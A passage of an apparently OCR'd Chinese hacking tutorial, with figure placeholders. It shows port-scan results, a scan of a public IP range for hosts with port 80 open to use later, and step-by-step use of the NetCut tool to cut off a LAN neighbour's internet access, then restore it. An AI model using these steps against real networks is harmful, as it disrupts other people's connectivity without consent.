


图6




图7




图8




图9

192.168.44.129这台电脑共开放了8个端口，分别是21、80、135、139、445、1025、1027、1029。下面我们再来看看哪些电脑开放了某一或某几个端口，来看看我的公网IP所在的IP段内有哪些电脑开放了80端口（为什么是80端口，因为我们后面会用到开放80端口的电脑），扫描的IP段是x.x.x.1-x.x.x.254，扫描端口为80，扫描结果如图9所示，x.x.58.9这台电脑开放了80端口。

相信通过我上面的演示，大家已经会查找一个IP段内有哪些存活主机也会端口扫描了吧，那么扫描这些有什么用呢？如果在线主机和你处在同一个局域网中，那我们就可以让它上不了网。想知道怎么做的话就跟我来吧。假如你电脑的IP地址是192.168.44.128，我们通过superscan扫描发现跟你处在同一个局域网中IP地址为192.168.44.129的电脑在线，想让它上不了网，很简单，只需使用一个小工具——网络剪刀手。网络剪刀手可以切断局域网中任何一台电脑的对外网络连接，当然使用前我们需要先安装它，安装到最后会提示让你重新启动系统，其实不用重启也能正常使用的，选择“No,I will restart the computer later”，然后点“Finish”按钮就完成了安装。直接点击桌面上的那个一把剪刀似的网络剪刀手的快捷方式打开程序，它会自动列出当前在线主机的IP地址、主机名和MAC地址，如图10。




图10




图11




图12

怎么让192.168.44.129这台电脑不能上网呢？很简单，只需要在网络剪刀手中选中192.168.44.129，然后点“Cut Off”按钮就行了，如图11，来看看效果吧，图12是在没使用网络剪刀手切断网络前在192.168.44.129上打开百度的页面，图13是

切断网络后打开百度的页面，已经上不去网了。大家玩玩就行了，做人要厚道，我们来恢复他的网络，只需要再点一下“Cut Off”按钮右边的“Resume”按钮就行了。

